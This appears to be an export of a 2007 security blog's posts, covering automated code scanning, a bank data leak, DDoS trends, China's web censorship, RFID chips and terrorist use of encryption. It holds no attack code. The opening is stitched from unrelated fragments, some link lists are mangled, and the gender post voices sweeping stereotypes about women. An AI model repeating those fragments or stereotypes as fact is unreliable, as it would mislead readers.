8. http://cgi.ebay.co.uk/Remote-Controlled-Spy-X-Plane-With-Digital-Camera_W0QQitemZ110081662428QQihZ001QQcategoryZ19164QQcmdZViewItem

49

dancho DOT danchev AT hush DOT com

Friday, February 02, 2007

Attack of the Biting UAVs



Remote aerial usability (recon) (weapon) several in the reaching flight milestone are setting up the foundations for a different kind of warfare. And while the concept has the potential of saving lives, and of course taking some while protecting the pilot, it will take several more years before fleets of drones are fully capable of integrating their benefits in the NCW field. Here's an in-depth article on the evolution of UAVs to UCAVs :

"Robotic air vehicles are beginning to replace some of the Air Force's manned combat aircraft. Soon, they will be handling a major share of the service's strike missions. The first steps in this transition already have

cyberpunkreview.com/ Options

February 4, 2007

Recognition of the Navigation Message

Search for Images

Get Free Previews  Powered by **snap**

Recently Connected:

- ◆ Cryptome
- ◆ CSO Online
- ◆ CyberpunkReview
- ◆ DallasCon
- ◆ del.icio.us
- ◆ E-Commerce Times
- ◆ Electronic Frontier Foundation
- ◆ Federation of American Scientists

Interactivity by Default (2007-02-06 19:38)

Proud to be operating in a Web 2.0 world, I'm continuing to integrate features to make the reading of this blog more


interactive, less time consuming, and much more easy to navigate. After [1]del.icio.us and [2]TalkR, here comes

[3]Snap :

" Snap Preview Anywhere enables anyone visiting your site to get a glimpse of what other sites you're linking to, without having to leave your site. By rolling over any link, the user gets a visual preview of the site without having to go there, thus eliminating wasted "trips" to linked sites. "

Enjoy!

1. <http://del.icio.us/DDanchev?setcount=100>
2. http://www.talkr.com/app/cast_pods.app?feed_id=26043
3. <http://www.snap.com/>



Automated Detection for Patterns of Insecurities (2007-02-08 21:15)

While there're lots of [1]pros and [2]cons to [3]consider when it comes to automated source code scanning,

[4]Fortify's pricey automated source code analysis tool has the potential to prevent the most common vulnerabilities

while the software's still in the development phase.

Recently, they've added [5]34 new categories of vulnerabilities to their product :

" Thanks to this effort, Fortify Software continues to lead the industry by identifying over 150 categories of vulnerabilities in software.

*The updated Secure Coding Rulepacks include: * Increased breadth: 34 new distinct vulnerability categories. **

*Enhanced support for .NET: 24 new vulnerability categories and coverage for five new third-party libraries, including the Microsoft Enterprise Library. * Expanded JSP support: Coverage for popular tag libraries, including JSTL and*

*Apache Struts, for enhanced protection from cross-site scripting and SQL injection attacks. * Detection of persistent Cross-Site Scripting vulnerabilities: Fortify SCA now detects one of the most common and difficult to identify forms of cross-site scripting, which occurs when malicious data from an attacker is stored in a database and later included in dynamic content sent to a victim. "*

But how come small to middle size application vendors aren't really considering the use of such automated

scanning tools? Overempowerment and trust in their developers' abilities? Not at all. The problem is the lack

of incentives for them to do so, but what they're missing is a flow of soft dollars – a PR boost – if they were to

communicate the efforts undertaken to ship their products audited, and hopefully, products free of brain-damaging

bugs.

In respect to the relatively immature market segment for software auditing, Fortify is perfectly positioned to

even start fuzzing applications for their customers enjoying their almost pioneer advantage. Or even better, perhaps

their customers should consider the concept for themselves. All rest is the endless full disclosure debate, researchers pushing for accountability, and vendors – legally –

[6]thinking they're on war with them, fighting back however they

can. You may also find a related post on how [7]prevalence of XSS vulnerabilities by Michael Sutton informative, and

the [8]following posts worth [9]the read as well.

51

The bottom line question - [10]Can Source Code Auditing Software Identify Common Vulnerabilities? It sure can, but never let a scanner do a developer's job or forward [11]secure coding practices to a third-party.

1. <http://osvdb.org/blog/?p=107>
2. http://www.codescan.com/Library/Source_Code_Scanners_The_Case.pdf
3. <http://jeremiahgrossman.blogspot.com/2007/01/automated-scanner-vs-owasp-top-ten.html>
4. <http://www.fortifysoftware.com/>
5. http://www.earthtimes.org/articles/show/news_press_release_52123.shtml
6. http://en.wikipedia.org/wiki/Michael_Lynn
7. http://portal.spidynamics.com/blogs/msutton/archive/2007/01/31/How-Prevalent-Are-XSS-Vulnerabilities_3F00.aspx

8. <http://ddanchev.blogspot.com/2006/07/scientifically-predicting-software.html>
9. <http://ddanchev.blogspot.com/2007/01/four-years-of-application-pen-testing.html>
10. <http://csdl.computer.org/comp/proceedings/hicss/2004/2056/09/205690277.pdf>
11. <http://www.blackhat.com/presentations/bh-europe-06/bh-eu-06-Wheeler-up.pdf>

52



Receiving Everyone's Financial Statements (2007-02-08 22:16)

Bank institutions around the world - stay tuned for [1]wannabe identity thieves requesting their statements while

hoping you'll forward them everyone else's ones, in between. Smells like an over performing intern to me :

" An Aberdeen woman who asked for her bank statement was sent details of 75,000 other customers. Stephanie

McLaughlan, 22, was sent the financial details by Halifax Bank of Scotland (HBOS). She received five packages

each containing 500 sheets of 30 customers' names, sort codes and account details. HBOS apologised and said

it was carrying out an investigation. The Information Commissioner's Office (ICO) said it would probe the "negligence. "

Obviously, you can too play the [2]U.S Department of Treasury requesting [3]financial information [4]from the [5]SWIFT, but in this case - unintentionally.

1.
http://news.bbc.co.uk/1/hi/scotland/north_east/6310633.stm

2.
<http://www.financialcryptography.com/mt/archives/000764.html>

3.
<https://financialcryptography.com/mt/archives/000804.html>

4.
http://www.europarl.europa.eu/hearings/20061004/libe/background_swift_en.pdf

5.
http://ec.europa.eu/justice_home/fsj/privacy/news/docs/PR_Swift_Affair_28_07_06_en.pdf

53



Overachieving Technology Companies (2007-02-12 13:39)

Great dataset by Forbes - [1]The 25 Fastest-Growing Tech Companies :

" Our selection process: We require at least \$25 million in sales, 10 % annual sales growth for five consecutive years, profitability over the past 12 months and 10 % estimated annual profit growth for the next three to five

years. We exclude firms with significant legal problems or other open-ended liabilities and also consider accounting and corporate governance scores from Audit Integrity of Los Angeles in making our final cuts." Growth has many dimensions, and with any market's cyclical pattern it's important to assess the potential for sustainable long-term

growth based on easy to influence market factors, as the balance of power in the tech market can sometimes change

very quickly. Being a pioneer doesn't always count as the best alternative, and it's the companies able to differentiate among fads and emerging trends, the ones worth assessing. Diversification in market sectors with higher liquidity

such as anti virus and perimeter defense, or making a long-term investment, that is positioning yourself as the default destination for a need that's only emerging for the time being remain rather popular – and predictable – strategic

business moves. [2]Leadership, vision, and courage matter, but [3]money when it comes to innovation doesn't. Let's

discuss several companies worth mentioning whatsoever :

Google

Don't say cheese, say Google. The company's continuing to please market analysts with steady profits, whose stock

ratings bring more investors' cash into the GoogleMachine and with the re-emerging - this time [4]more mature -

online advertising market bidding for keywords in a world of searching will remain profitable, the question every

wonders is - until when? The naysayers, or the ones who couldn't obtain any Google shares constantly talk about

several buzz words - decline in online advertising, click fraud, and index poisoning. And despite the fact that Yahoo's web properties may be attracting more traffic than Google's, Google's [5]KISS principle and their vision to set quality search results and up-to-date index of the Web as a core competency in times when the Web is growing faster than

54

ever before, is an incentive for advertisers and users to both trust, and do business with the company. Google may not have a market capitalization as high as Microsoft, but the flow of soft dollars, Google's shares as a fringe benefit and a bargain are winning more respect, attracting quality HR, and if that's not enough, disrupting and making the

world a much more transparent place to live in. Now that sounds much better than a company that's always been

earning over 50 % of its revenues from its oldest products - that's boring profitability.

Salesforce.com

The on demand concept in action. Need processing power? Outsource. Need a large snapshot of the Web?

Outsource. The very idea of outsourcing a task to someone's that's specializing in the area is a more cost effective

way then you'll ever do, is major driving force. Besides all, why create a new CRM system or even advertising

system, when there're standardized and already developed and ready to use ones? Salesforce.com is a true case

study signalling the trend, and with the company empowering developers to contribute concepts, it's a win-win-win

situation for everyone involved. Read more [6]here.

WebEx Communications

Some Internet services are often taken for granted, and they should be, but the companies that provide these

commoditized benefits such as video conferencing, are always in the position to generate steady cash flow. Take

WebEx Communications. Video conferencing was supposed to revolutionize the way people communicate and do

business. Have you seen a decline in 1st class business travel, or has your company kindly asked you to start video

conferencing with potential customers in order to cut costs? Now, who'll do business with a salesforce whose

elevator pitch cannot be verified in the elevator in a face-2-face meeting anyway? Trust me, not the type of people

you'll feel proud and secure to do business with. It's all about the targeted audience and who'll benefit most from

the service in a specific time, and in a specific market cycle. Seems like WebEx are either good at sensing the market, or it's the very nature of the service and the level of brand

awareness they've achieved when it comes to online video conferencing.

_ Websense

Web filtering was a rather hot market segment couple of years ago when there was much more transparency in the

dark corners of the Web. An URL containing information corporate users didn't really needed to be more productive

was easy to spot, and the static nature of the Web compared to today's dynamically changing malicious sites was

making it easy for the vendor to filter out the bad sites.

[7]Real-time evaluation, or sandboxing a site came into play,

[8]Web 2.0 "wisdom of crowds" [9]SiteAdvisor started getting acceptance, [10]Scandoo is slowly gaining ground, vendors such as [11]ScanSafe diversifying already. So how is Websense still able to generate such revenue flows? The

secret is in their sales force able to not only acquire new customers, but to most importantly retain their major ones, and of course diversification in market sectors such as data theft prevention. And like companies such as Google,

Amazon and Ebay, [12]Database as the "Intel Inside" is a major differentiator and can close a lot of deals.

To sum up - don't disrupt in irrelevance.

1. http://www.forbes.com/2007/01/25/fastest-growing-stocks-tech_cz_pmjr_0125fasttech_land.html

2. <http://del.icio.us/DDanchev/Leadership>

3. <http://ddanchev.blogspot.com/2006/07/things-money-cannot-buy.html>
4. <http://del.icio.us/DDanchev/NewMedia>
5. http://en.wikipedia.org/wiki/KISS_principle
6. http://www.businessweek.com/smallbiz/content/feb2007/sb20070205_196586.htm?chan=technology_technology+index+page_software
7. <http://www.explabs.com/linkscanner/>
8. <http://ddanchev.blogspot.com/2006/02/look-whos-gonna-cash-for-evaluating.html>
9. <http://ddanchev.blogspot.com/2006/04/spotting-valuable-investments-in.html>
10. <http://www.scandoo.com/>
11. <http://www.networkworld.com/news/2007/020507-scansafe.html>
12. <http://websense.com/global/en/ProductsServices/MasterDatabase/>

55

56



**Forensic Examination of Terrorists' Hard Drives
(2007-02-13 04:09)**

During the [1]last year I presented [2]my point of view on [3]the topic in numerous posts, in order to debunk

the common misunderstanding of [4]Cyberterrorism as an [5]offensive concept. And while real-time [6]cyber

intelligence can save lives, a historical forensic examination like the this one may act as a case study to further model the behaviour of a terrorists before they strike. Here's a list worth looking up at Archive.org, courtesy of the now

deceased [7]Madrid bomber Jamal Ahmidan :

" The below is a list of web sites found to have been visited by Ahmidan or accomplices. The list is not inclusive, but merely represents those sites in the indictment the names of which the author recognized based on close to five years of routine monitoring of jihadist activity online. Quite a few of these sites were likely to have been "under surveillance"

during the time when Ahmidan and/or his associates accessed them. Had their IP addresses been reported to Spanish authorities at the time these sites were accessed, and had the authorities in Spain then followed up on such reports, it is entirely reasonable to expect that the Madrid bombing of 11 March 2004 could have been prevented. "

Cyberterrorism is so not overhyped, it's just a concept discussed from the wrong angle and that's the myth of

terrorists using electronic means for killing people. A terrorists' training camp is considered a military target since it provides them the playground to develop their abilities. Sooner or later, it will feel the heat and dissapear from the face of the Earth, they know it, but don't care mainly because they've already produced and are distributing

[8]Spetsnaz type of video training sessions. So abusing information or [9]the information medium itself is much more powerful from their perspective then destroying their means for communication, spread propaganda, and obviously recruit. [10]Real-time open source intelligence and accurate risk assessment of specific situations to prioritize the upcoming threat given the [11]growing Jihadist web, is what should get more attention compared to data retention and data mining.

Meanwhile, in the real world, events across the globe are sometimes reaching the [12]parody stage. [13]Know your enemy, and [14]don't underestimate his [15]motivation.

1. <http://ddanchev.blogspot.com/2006/05/techno-imperialism-and-effect-of.html>
2. <http://ddanchev.blogspot.com/2006/10/cost-benefit-analysis-of-cyber.html>
3. <http://ddanchev.blogspot.com/2006/08/steganography-and-cyber-terrorism.html>
4. <http://del.icio.us/DDanchev/Cyberterrorism>
5. <http://ddanchev.blogspot.com/2006/10/scada-security-incidents-and-critical.html>
6. <http://ddanchev.blogspot.com/2006/09/cyber-intelligence-cyberint.html>
7. <http://www.sofir.org/sarchives/005905.php>
8. <http://www.spetsnaz-gru.com/>

57

9.

<http://photos1.blogger.com/blogger/1933/1779/1600/Cyberterrorism.jpg>

10. <http://ddanchev.blogspot.com/2006/09/benefits-of-open-source-intelligence.html>

11. <http://ddanchev.blogspot.com/2006/12/current-state-of-internet-jihad.html>

12. <http://www.collegehumor.com/video:1741589>

13. http://tajdeed-list.net/pipermail/pir_tajdeed-list.net/2006-June/000092.html

14. http://www.sciencedirect.com/science?_ob=MIimg&_imagekey=B6WGR-4M7VFR8-1-1&_cdi=6829&_user=10&_orig=browse

[_coverDate=01/31/2007&_sk=999349998&view=c&wchp=dGLbVz](http://www.sciencedirect.com/science?_ob=MIimg&_imagekey=B6WGR-4M7VFR8-1-1&_cdi=6829&_user=10&_orig=browse&_coverDate=01/31/2007&_sk=999349998&view=c&wchp=dGLbVz)

15. <http://ddanchev.blogspot.com/2006/12/digital-terrorism-and-hate-2006-cd-rom.html>

58



Gender Based Censorship in the News Media (2007-02-13 17:48)

[1]

Great perspective. The author Dr. Agnes Callamard even got

the data to prove it. Limiting the freedom of expression for the sake of securing political or economic investments

- so realistic. When it comes to gender based censorship, things have greatly changed during the last decade if

you keep an eye on Fortune's [2]Most Powerful Women stats. Sexism is so old-fashioned, and diversity among top

management has been taking place for a while, moreover, professional oriented women next to the family oriented

ones are increasing - my type - but then again if all men are alike, and all women too, look for the exceptions. And

by the way, since when does [3]age became a benchmark for a quality point of view or a criteria for knowledge,

stereotypes keep you - the baby boomers - blindly protected, now aren't they? Trouble is, some evolve faster then

you'll ever do, because you are your own benchmark in times when opinionated self-starters make an impact on a

daily basis. Success is a state of mind, gender doesn't matter and never did :

" In particular, the results of the GMMP 2005 show and ARTICLE 19's own work confirms that censorship can

be the handmaiden of gender-based power, discrimination and inequality and further, that this type of censorship

may be exercised via and by the media. This gender-based censorship is comprised of dynamics that are both

systematic and selective in nature, explicit and implicit by expression, intentional and unintentional in outcome and

both deliberate and thoughtless in impact. It expresses itself in many shapes, colours, and voices. But ultimately, like all other forms of censorship, it alters reality, dis-empowers, controls, renders invisible, and silences. "

I'm still sticking to my point that if girls/women didn't hate each other so much, or let's say be less jealous of

one another they could rule the world - they do rule the world as a matter of fact, but compared to posers media

whoring on a daily basis, I'm convinced they're the true puppet masters behind the curtains, now aren't they? Just a thought.

1. <http://www.article19.org/pdfs/publications/gender-women-s-day-paper-2006.pdf>

2. <http://money.cnn.com/magazines/fortune/mostpowerfulwomen/2006/>

3. <http://money.cnn.com/magazines/fortune/mostpowerfulwomen/2006/age/index.html>

59



Emerging DDoS Attack Trends (2007-02-14 00:27)

In a [1]previous post I emphasized on the long-term trend of how DoS attacks have the potential to cause as much

damage as a full-scale DDoS attack, and increase their chance of not getting detected while require less resources.

Looks like [2]Prolexic Technologies are thinking in the same direction and warning that :

" IT security bosses will have to be increasingly vigilant in 2007 as criminals exploit new ways of ensuring distributed denial of service (DDOS) attacks cause the maximum damage and circumvent filtering technology, according to DDOS protection specialist Prolexic. While there will continue to be large-scale consumption-based attacks this year, attackers have learned that smaller, customised attacks tailored to web servers' application logic can have similar effects but require smaller botnets to generate, according to Prolexic president Keith Laslop." **The requests will bring**

your CPU usage up to 100 percent by doing things like registering as a new customer" he said. *"There is a slow frequency of requests so it will not trigger third-party [detection] technology, and intrusion-detection systems are not designed to notice these attacks. "*

[3]Attacks like these while not conducted by malicious parties, are already happening at Britain's Prime Minis-

ter web site, though these should have been anticipated earlier.

As always, assessing risk as if you are a part of a red team provides the best security for your network. Think

malicious attackers. If they're able to fingerprint the software running on your boxes and get under the skin of your 60

web applications, a surgical and specifically crafted DoS attack would not only require less resources compared to a DDoS one, but would also make it a little bit harder for incident forensic investigator to react in a timely manner. So

while you're preparing for a constant Gbytes stream, attackers will shift tactics.

Here's [4]more info on the recent - totally futile - [5]attempt to attack the [6]root domain servers.

1. <http://ddanchev.blogspot.com/2006/02/war-against-botnets-and-ddos-attacks.html>

2. <http://www.prolexic.com/news/20070129-itweek.php>

3. http://www.dailymail.co.uk/pages/live/articles/news/news.html?in_article_id=435693&in_page_id=1770&ico=Homepage&icl=TabModule&icc=NEWS&ct=5

[amp;ico=Homepage&icl=TabModule&icc=NEWS&ct=5](http://www.dailymail.co.uk/pages/live/articles/news/news.html?in_article_id=435693&in_page_id=1770&ico=Homepage&icl=TabModule&icc=NEWS&ct=5)

4.

[http://dnsmon.ripe.net/dns-servmon/domain/plot?domain=root&day=5&month=2&year=2007&hour=16&period=48h&plot](http://dnsmon.ripe.net/dns-servmon/domain/plot?domain=root&day=5&month=2&year=2007&hour=16&period=48h&plot%2F=SHOW)

[t%2F=SHOW](http://dnsmon.ripe.net/dns-servmon/domain/plot?domain=root&day=5&month=2&year=2007&hour=16&period=48h&plot%2F=SHOW)

5. <http://isc.sans.org/diary.php?storyid=2184>

6.

<http://www.cbsnews.com/stories/2007/02/06/tech/main2440487.shtml>

61



She Loves Me, She Loves Me Not (2007-02-14 23:13)

I'm in love, with myself at the first place, and while Saint Valentine's meant to reboot a relationship so to speak,

every day should be a Saint Valentine's day in a relationship.
Do you [1]trip on love? [2]Malware authors always

[3]do around the [4]14th of February.

Quote of the day - No promises, no demands, [5]love is a
battlefield - [6]or drug like addiction? Via [7]Tech _Space.

1.
<http://www.lyricsondemand.com/soundtracks/c/cruelintentionslyrics/triponlovelyrics.html>

2. <http://isc.sans.org/diary.php?storyid=2241>

3. <http://www.informationweek.com/news/showArticle.jhtml?articleID=197006139&subSection=Breaking+News>

4. <http://www.f-secure.com/weblog/#00001112>

5.
<http://www.stlyrics.com/lyrics/13goingon30/loveisabattlefield.htm>

6.
http://online.wsj.com/public/article_print/SB117131067930406235-bGy4c0TRQJG9Lm7yG07vGevbH1M_20080212.html

7.
http://blogs.usatoday.com/techspace/2007/02/coffee_break_f_e_7.html

62



**Censorship in China - An Open Letter (2007-02-14
23:38)**

An [1]open letter to Google's Founders regarding the censorship of search results in China :

" During the National Day holiday week in 2002, when Google.com was blocked in China for the first time, Chinese Google users made an online protest spontaneously. They appealed to free the purer search engine wave by

wave. Its seemed its also the first time grassroots power was demonstrated in China on Internet. You can imagine

how eager they are to have a complete Internet instead of a shrunken one. At last, people won, Google backed.

However, after 4 years, we started to question whether we should continue to support Google. Many users here were disappointed when they found Google.cn filtered many keywords. The compromise remarks by you in Davos made us

more frustrated. Seems you are adopting self-censorship which hurts those loyal users a lot which also devalue your motto of "non-evil". "

Issues to keep in mind:

- Yahoo and Microsoft are doing it too in order to continue their business operations in China
- Google is alerting the searcher that the results are filtered because the ghost of Mao is alive and kicking and said so
- [2]Google's losing market share in China's search market next to Sina.com due to [3]censorship concerns, while local users are forgetting that Sina.com too is censoring the results, even worse, not even crawling as deep as Google is in respect to the quality of search results

- U.S [4]Congressman Chris Smith has the issue on his agenda
- [5]Technology companies are seeking government assistance on how to stop the [6]ongoing censorship themselves
- The [7]complete list of censored search results is worth going through
- [8]Google's and Yahoo's shareholders are fighting back
- [9]The Great Firewall is cracking from within with banned journalists now running the largest blogging network in China

1. <http://www.isaacmao.com/meta/2007/02/open-letter-to-google-founders-to-save.html>
2. <http://business.guardian.co.uk/story/0,,1999900,00.html>
3. http://radar.oreilly.com/archives/2007/02/an_open_letter.html
4. http://www.infoworld.com/article/07/02/12/HNcongressmanc hinaethics_1.html
5. <http://www.post-gazette.com/pg/07035/758377-96.stm>
6. <http://arstechnica.com/news.ars/post/20070131-8739.html>
7. <http://ddanchev.blogspot.com/2006/08/chinas-internet-censorship-report-2006.html>

8. <http://ddanchev.blogspot.com/2006/12/google-and-yahoos-shareholders-against.html>

9. <http://ddanchev.blogspot.com/2007/01/its-all-about-vision-and-courage-to.html>

63



RFID Tracking Miniaturization (2007-02-15 01:07)

First it was [1]RFID tracking ink, now with the introduction of the new generation Hitachi mu-chips, miniaturization

proves for yet another time it has [2]huge privacy implications :

" On February 13, Hitachi unveiled a tiny, new "powder" type RFID chip measuring 0.05 x 0.05 mm — the smallest yet —

which they aim to begin marketing in 2 to 3 years. By relying on semiconductor miniaturization technology and using electron beams to write data on the chip substrates, Hitachi was able to create RFID chips 64 times smaller than their currently available 0.4 x 0.4 mm [3] mu-chips. Like mu-chips, which have been used as an anti-counterfeit measure in admission tickets, the new chips have a 128-bit ROM for storing a unique 38-digit ID number."

I will spare you the acronym as I'm sure you know which intelligence agency is sitting on the world's largest budget, but just a wake up call that all technologies that are just getting commercialized or a first mention in the mainstream media have already been developed, even abandoned for more advanced alternatives by this agency years ago – despite the

fact that Hitachi is a Japanese company it's an U.S agency I'm talking about. [4]OSI are definitely remembering the

old school days now. Picture courtesy of Hitachi comparing the chip's size next to a grain of rice.

UPDATE: [5]Slashdot picked up the story.

1. <http://www.informationweek.com/news/showArticle.jhtml?articleID=196802844>

2. <http://www.pinktentacle.com/2007/02/hitachi-develops-rfid-powder/>

3. <http://www.hitachi.co.jp/Prod/mu-chip/>

4. http://en.wikipedia.org/wiki/Office_of_Scientific_Intelligence

5. <http://yro.slashdot.org/article.pl?sid=07/02/15/1715210>

64



The Electronic Frontier Foundation in Europe (2007-02-15 16:29)

[1]Couldn't get any better :

" The Electronic Frontier Foundation (EFF) opened a new office in Brussels today to work with various institutions of the European Union (EU) on innovation and digital rights, acting as a watchdog for the public interest in intellectual property and civil liberties policy initiatives that impact the European digital environment. The new EFF Europe office, made possible by the generous support of the Open Society Institute and Mr. Mark Shuttleworth of the Shuttleworth

Foundation, will allow EFF to have an increased focus on the development of EU law. EFF also plans to expand its efforts in European digital activism and looks forward to working with many groups and organizations to fight effectively for consumers' and technologists' interests. "

Finally [2]EDRI got some serious back-up on the frontlines.

1. http://www.eff.org/news/archives/2007_02.php#005111

2. <http://www.edri.org/>

65



Terrorism and Encryption (2007-02-16 20:44)

[1]Jihadist themed encryption tool - using "infidel" algorithms :

" The program's 'portability' as an application (not requiring installation on a personal computer) will become an increasingly desirable feature, especially considering the high use of Internet cafe worldwide by pro-terrorist Islamic extremists,' said iDefense Middle East analyst Andretta Summerville. 'Mujahedin Secrets,' which can be downloaded for free, offers 'the five best encryption algorithms, with symmetrical encryption keys (256 bit), asymmetrical encryption keys (2048 bit) and data compression,' according to a translation of a Global Islamic Media Front's announcement about the software on Jan. 1, provided by Middle East Media Research Institute. "

I've previously covered in-depth the topic of [2]steganography and terrorism, and provided an example while assessing the threat - and hype - level of the [3]Technical Mujahid. Terrorists have this problem with the

infidels, pretty much everything they use starting from the Internet and their cellphone, even software running on a computer is "Made in InfidelLand". So I presume someone's not really comfortable with even encrypting their data with a U.S made PGP

66

software, so re-branding and adding a Jihadist theme seems to be the solution at least when PSYOPS count. [4]More info on the topic.

1. http://news.monstersandcritics.com/usa/features/article_1253544.php/Cyber-jihadis_use_of_encryption
2. <http://ddanchev.blogspot.com/2006/08/steganography-and-cyber-terrorism.html>
3. <http://ddanchev.blogspot.com/2006/12/analysis-of-technical-mujahid-issue-one.html>
4. <http://www.cs.georgetown.edu/~denning/crypto/cases.html>

67



Delicious Information Warfare - Friday 16th (2007-02-16 22:24)

Here are some articles and blog posts worth reading plus the related comments. [1]Previous [2]summaries as [3]well.

[4]Islamic Terrorism from Clearguidance.com to Islamicnetwork.com - very interesting reading regarding Daniel

Joseph Maldonado, and a visionary quote "It takes a community to make a terrorist and it only take a handful of people to build and maintain such communities."

[5]**Former DuPont senior scientist pleads to corporate espionage** – fresh case of corporate espionage. As always I find it a totally biased opinion with companies falling in love with their trade secrets, even coming up with numbers as high as \$400M

[6]**Information warfare, psyops, and the power of myth** – decent article on the topics in today's world of war on ideologies

[7]**Glitches plague NSA's effort to track terrorists online** – Tracking terrorists online courtesy of the NSA's Turbulence program is a another \$500M failure to understand the dynamics of cyberterrorism. Thankfully, there're third-party

organization the NSA is definitely listening to and obtaining its intelligence giving the lack of ethnical diversity in the U.S intelligence community, one that is crucial nowadays. The cuttest quote of the day "Inside the agency,

Turbulence's sensitive activities are sequestered behind passwords known to few."

[8]**Panda Software Releases Malware Radar, the First Automated Malware Audit Service** – not necessarily the first as pretty much all vendors offer [9]online malware scan, but it's a product line extension based on recent licensing

deals of Panda with other vendors

[10]**Another Malware protection engine becomes Malware enabler engine** – when the [11]security solution ends

up the security problem itself

[12]**Hackers target the home front** – great example of targeted email attacks, makes you wonder two things - what's the chance the attacks aren't really systematic but basically rather regular malware infection attempts, or the emails of top management or anyone @bank.com have been available to attackers wanting to take advantage of the

68

insecurities of their home PCs

[13]**Turkish hacker strikes Down Under** – Why shared hosting is unserious from a security point of view

[14]**'Storm' Worm Touches Down on IM** – [15]Storm Worm piece of malware switching vectors, interesting, but a

fact demonstrating the novice experience of the malware author, as if it were an experienced one, the feature would

have been build in the very first releases compared to mass mailings only

[16]**Top 10 Disrupters of 2006** – catchy slide show and here's [17]the full story

[18]**Microsoft's Patches** – [19]Zero day Wednesday took place as well

[20]**Russia's Ivanov slams U.S. missile shield plans in Europe** – the proposed U.S missile shield in Eastern Europe

would give Russia the excuse to do something naughty
[21]like this

[22]**Cyber officials: Chinese hackers attack 'anything and everything'** – Chinese script kiddies generating noise so that the [23]advanced and government backed espionage attempts remain to be sorted through the noise -

predictable pattern

[24]**Cuban Information Minister Blasts US Digital Espionage** – Cuba to the U.S - Stop using OSINT and data aggregation techniques against us, as you see, we don't know how to Google

[25]**The Next Big Ad Medium: Podcasts** – unless measurability improves it's all shooting into the dark for advertisers, and ad budget allocation dream come true for publishers

[26]**How to Stalk Your Family** – start by self-regulation, everyone?

[27]**Text of Email to all Yahoos** – Yahoo's CFO to all Yahoos, now if an average Yahoo is able to understand the corporate talk I'll bring the beer

[28]**China's Submarine Fleet Continues Low Patrol Rate** – outstanding analysis

[29]**Google Agrees to Buy Adscape** – Google's getting into the [30]emerging in-game advertising market. Would a gaming company find that the lack of ads in its game can turn into a competitive advantage in the long-term?

[31]**Yahoo co-founder Jerry Yang to donate \$75 million to Stanford** – never forget who you are and where you came from. Jerry Yang is donating \$75M to Stanford University which as a matter of fact is largely financed by ex-disruptors, and yes tuition fees. They even hold quite some Google shares

[32]**CIA's secret prisons** – [33]full coverage

1. <http://ddanchev.blogspot.com/2006/06/delicious-information-warfare-1324.html>
2. <http://ddanchev.blogspot.com/2006/06/delicious-information-warfare-2427.html>
3. <http://ddanchev.blogspot.com/2006/11/delicious-information-warfare-friday.html>
4. <http://www.haganah.org.il/harchives/005915.html>
5. <http://www.delawareonline.com/apps/pbcs.dll/article?AID=/20070215/NEWS/70215018>
6. http://onlinejournal.com/artman/publish/article_1754.shtml
7. <http://www.chron.com/disp/story.mpl/nation/4551586.html>
8. <http://biz.yahoo.com/prnews/070215/lath041.html?.v=86>
9. http://www.malwareradar.com/audits/what_is/
10. <http://blogs.zdnet.com/Ou/?p=426>
11. <http://www.linuxsecurity.com/docs/malware-trends.pdf>
12. <http://technology.guardian.co.uk/weekly/story/0,,2012712,00>

[.html](#)

13.

http://www.theregister.co.uk/2007/02/15/iskorpitz_hacks_nz/

14. <http://www.eweek.com/article2/0,1759,2095572,00.asp?kc=EWRSS03129TX1K0000614>

15. <http://ddanchev.blogspot.com/2007/01/social-engineering-and-malware.html>

16. http://www.forbes.com/2007/01/22/leadership-disrupter-youtube-lead-innovation-cx_hc_0122lede_slide.html

17. http://www.forbes.com/2007/01/22/leadership-disrupter-youtube-lead-innovation-cx_hc_0122lede.html

18. <http://isc.sans.org/diary.php?storyid=2232>

19. <http://www.securityfocus.com/brief/43>

20. <http://en.rian.ru/world/20070209/60466486.html>

21.

http://www.spacewar.com/reports/Russia_May_Unilaterally_Quit_INF_Treaty_999.html

22. <http://www.fcw.com/article97658-02-13-07-Web>

23. <http://ddanchev.blogspot.com/2006/09/biggest-military-hacks-of-all-time.html>

24.

<http://www.ahora.cu/english/SECTIONS/national/2007/february/14-02-07.htm>

25.

<http://www.businessweek.com/technology/content/feb2007/t>

[c20070214_915949.htm](http://www.fas.org/blog/ssp/2007/02/post_2.php)

26. http://www.forbes.com/2006/12/14/security-stalk-surveillance-tech-security-cx_1l_1214stalk_slide.html

27. <http://www.techcrunch.com/2007/02/14/text-of-email-to-all-yahoos/>

28. http://www.fas.org/blog/ssp/2007/02/post_2.php

29. <http://www.redherring.com/Article.aspx?a=21323>

30. <http://www.techcrunch.com/2007/02/16/google-to-buy-adscape-for-23-million/>

31. <http://www.iht.com/articles/ap/2007/02/16/america/NA-GEN-US-Yahoo-Stanford.php>

32. <http://www.ft.com/world/us/rendition>

